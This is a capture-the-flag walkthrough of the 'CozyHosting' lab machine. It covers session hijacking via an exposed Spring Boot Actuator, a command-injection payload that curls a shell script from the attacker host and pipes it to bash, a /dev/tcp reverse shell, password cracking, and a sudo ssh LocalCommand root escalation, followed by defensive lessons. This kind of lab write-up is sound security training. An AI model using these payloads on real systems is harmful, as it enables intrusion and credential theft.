CozyHosting
A Spring Boot app leaks an admin session cookie through an exposed Actuator endpoint, giving access to a dashboard whose SSH feature is vulnerable to command injection. A reverse shell leads to the application JAR, which holds hardcoded PostgreSQL credentials; the database yields a bcrypt hash that cracks to the password for the user josh. josh may run ssh as root via sudo, and the LocalCommand directive is abused to execute a shell as root.
TL;DR
CozyHosting is an Easy-difficulty Linux machine running a Spring Boot application. The app exposes the Actuator endpoint, which leaks a user’s session cookie and grants authenticated access to the admin dashboard. The dashboard’s SSH feature is vulnerable to command injection, which we leverage into a reverse shell. Unpacking the application’s JAR reveals hardcoded PostgreSQL credentials; the database holds a bcrypt hash that cracks to the password for the user josh. Finally, josh may run ssh as root via sudo, and the OpenSSH LocalCommand directive is abused to run a shell as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| CozyHosting | Linux | Easy | 10.129.81.217 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.81.217 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sCV 10.129.81.217 -p$portsThe scan returns only SSH and HTTP:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)|_ 256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)80/tcp open http nginx 1.18.0 (Ubuntu)|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://cozyhosting.htbService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelPort 80 redirects to http://cozyhosting.htb. Since we have no DNS for that name, the browser fails to resolve it, so we add a /etc/hosts mapping:
echo "10.129.81.217 cozyhosting.htb" | sudo tee -a /etc/hostsThe site now loads — a marketing page for a hosting company:

Next, we enumerate paths with gobuster:
gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/dirb/common.txtThe scan returns a handful of endpoints:
admin (Status: 401) [Size: 97]error (Status: 500) [Size: 73]index (Status: 200) [Size: 12706]login (Status: 200) [Size: 4431]logout (Status: 204) [Size: 0]The /error path returns a 500, so we browse to http://cozyhosting.htb/error to see what it renders:

This is the Whitelabel Error Page, the default fallback error page shown by a Spring Boot application when something goes wrong — a strong fingerprint for the framework in use.
Foothold
Exposed Actuator endpoint
Spring Boot ships a management endpoint named Actuator that is used for monitoring and debugging. When misconfigured, it can expose sensitive runtime information. We hit http://cozyhosting.htb/actuator and see which sub-endpoints are enabled:
{ "_links": { "self": { "href": "http://localhost:8080/actuator", "templated": false }, "sessions": { "href": "http://localhost:8080/actuator/sessions", "templated": false }, "beans": { "href": "http://localhost:8080/actuator/beans", "templated": false }, "health": { "href": "http://localhost:8080/actuator/health", "templated": false }, "env": { "href": "http://localhost:8080/actuator/env", "templated": false }, "mappings": { "href": "http://localhost:8080/actuator/mappings", "templated": false } }}The sessions endpoint is the interesting one — it lists the active HTTP sessions. We request http://cozyhosting.htb/actuator/sessions:
{ "8360CDDA7D48CC512C6ED37D907BA89C": "kanderson"}This maps a live JSESSIONID to the user kanderson. Since the session is still valid, we can hijack it directly.
Hijacking the admin session
In the browser we open the developer tools, go to Storage → Cookies, and set the JSESSIONID value to 8360CDDA7D48CC512C6ED37D907BA89C:

With the stolen cookie in place, we navigate to http://cozyhosting.htb/admin and land on the admin dashboard:

Scrolling down reveals a feature called “Include host into automatic patching”, which takes a hostname and a username:

Command injection in the SSH feature
To understand how the feature works, we submit test values and capture the request in Burp Suite. The hostname and username are sent as parameters in a POST request to the /executessh endpoint:

The endpoint name and the field labels suggest the server runs an ssh command built from our input. We probe the username parameter for command injection — submitting 127.0.0.1 as the hostname and ;test as the username returns a revealing error in the redirect Location header:
Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] ...destination [command [argument ...]]/bin/bash: line 1: test@127.0.0.1: command not foundThe leaked ssh usage text plus the /bin/bash: line 1: ... error confirm our input is concatenated into a shell command that looks roughly like:
ssh -i id_rsa username@hostnameThe username parameter is injectable, but it cannot contain spaces (they break the command). We work around that using the ${IFS} shell variable in place of spaces. First, we start a web server on the Pwnbox to confirm outbound execution:
python3 -m http.server 80Then set the username parameter to:
;curl${IFS}10.10.15.144;testThe target reaches back to our server, confirming code execution:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...10.129.81.217 - - [10/Nov/2026 00:56:21] "GET / HTTP/1.1" 200 -Reverse shell
With confirmed execution, we host a reverse shell script. On the Pwnbox, create shell.sh:
bash -i >& /dev/tcp/10.10.15.144/9001 0>&1Start a listener:
nc -lvnp 9001Then set the username parameter to pull the script from our web server and pipe it to bash:
;curl${IFS}10.10.15.144/shell.sh|bash;testThe listener catches the connection, giving us a shell as the app user:
listening on [any] 9001 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.81.217] 57300app@cozyhosting:/app$ whoamiappUser
Hardcoded credentials in the JAR
The shell drops us in /app, which contains the application’s JAR, cloudhosting-0.0.1.jar. We unpack it to a temporary directory:
unzip -d /tmp/app ./cloudhosting-0.0.1.jarcd /tmp/appA Spring Boot application keeps its configuration in application.properties, so we locate and read it:
find . -type f -name application.properties 2>/dev/nullcat ./BOOT-INF/classes/application.propertiesThe file contains hardcoded database credentials:
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhostingspring.datasource.username=postgresspring.datasource.password=Vg&nvzAQ7XxRA PostgreSQL server is listening on port 5432, with the username postgres and the password Vg&nvzAQ7XxR.
Looting the database
The raw reverse shell is not interactive enough to run psql. We upgrade it to a proper TTY before connecting:
script /dev/null -c bash# Ctrl+Z to backgroundstty raw -echo; fg# then type: resetWe connect to PostgreSQL as postgres:
psql -U postgres -h localhostList the databases with \l, then switch to the cozyhosting database and list its tables:
\c cozyhosting\dt Schema | Name | Type | Owner--------+-------+-------+---------- public | hosts | table | postgres public | users | table | postgresDump the users table:
select * from users; name | password | role-----------+--------------------------------------------------------------+------- kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User admin | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | AdminCracking the admin hash
The $2a$ prefix identifies these as bcrypt hashes, which Hashcat recognises as mode 3200. We save the admin hash to hashes.txt and crack it against rockyou.txt:
hashcat -m 3200 -a 0 hashes.txt ./rockyou.txtIt falls quickly:
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunitedThe password is manchesterunited. Checking /home shows a single human user to try it against:
app@cozyhosting:/app$ ls /homejoshSSH as josh
The cracked password is reused for the josh system account, so we log straight in over SSH:
ssh josh@cozyhosting.htbEntering manchesterunited at the prompt lands us a shell as josh, and we read the user flag:
josh@cozyhosting:~$ cat user.txt0e9*****************************Privilege Escalation
Sudo ssh
We check what josh is allowed to run with sudo:
sudo -lUser josh may run the following commands on localhost: (root) /usr/bin/ssh *josh can run /usr/bin/ssh with any arguments as root. This is a known escalation path (GTFOBins) that abuses OpenSSH’s LocalCommand directive. From the ssh_config manual:
LocalCommand — Specifies a command to execute on the local machine after successfully connecting to the server. […] This directive is ignored unless PermitLocalCommand has been enabled.
Because ssh runs as root, the local command also runs as root. We enable both options and set LocalCommand to spawn an interactive shell:
sudo /usr/bin/ssh -o "PermitLocalCommand=yes" -o "LocalCommand=/bin/bash -i" josh@localhostAfter entering josh’s password (manchesterunited), the LocalCommand fires and hands us a root shell:
josh@cozyhosting:/$ sudo /usr/bin/ssh -o "PermitLocalCommand=yes" -o "LocalCommand=/bin/bash -i" josh@localhostjosh@localhost's password:root@cozyhosting:/#We read the final flag:
root@cozyhosting:/# cat /root/root.txt639*****************************Exposed Actuator /sessions leaks kanderson’s cookie → hijack the admin dashboard → command injection in /executessh → reverse shell as app → hardcoded PostgreSQL creds in the JAR → crack the admin bcrypt hash → SSH as josh → sudo ssh with LocalCommand → root.
Lessons Learned
- Lock down Spring Boot Actuator in production. Exposing
sessions,env, andbeansto unauthenticated users leaks live session IDs and secrets. Restrictmanagement.endpoints.web.exposure.includeto the minimum (ideally justhealth), require authentication, and bind the management port to localhost. - Never build shell commands from user input. The
/executesshfeature concatenated theusernamefield straight into a shell command, turning a patching tool into remote code execution. Use parameterised APIs or strict allow-list validation, and never pass untrusted data to a shell. - Don’t hardcode credentials. The database password sat in plain text inside
application.propertiesbundled into the JAR — trivially recovered after a foothold. Load secrets from a vault or environment at runtime, and keep them out of build artifacts. - Scope sudo rules tightly. Allowing
joshto runsshasrootwith arbitrary arguments is effectively full root viaLocalCommand. Grant only the exact commands and arguments needed, and audit sudo entries against known GTFOBins escalation techniques.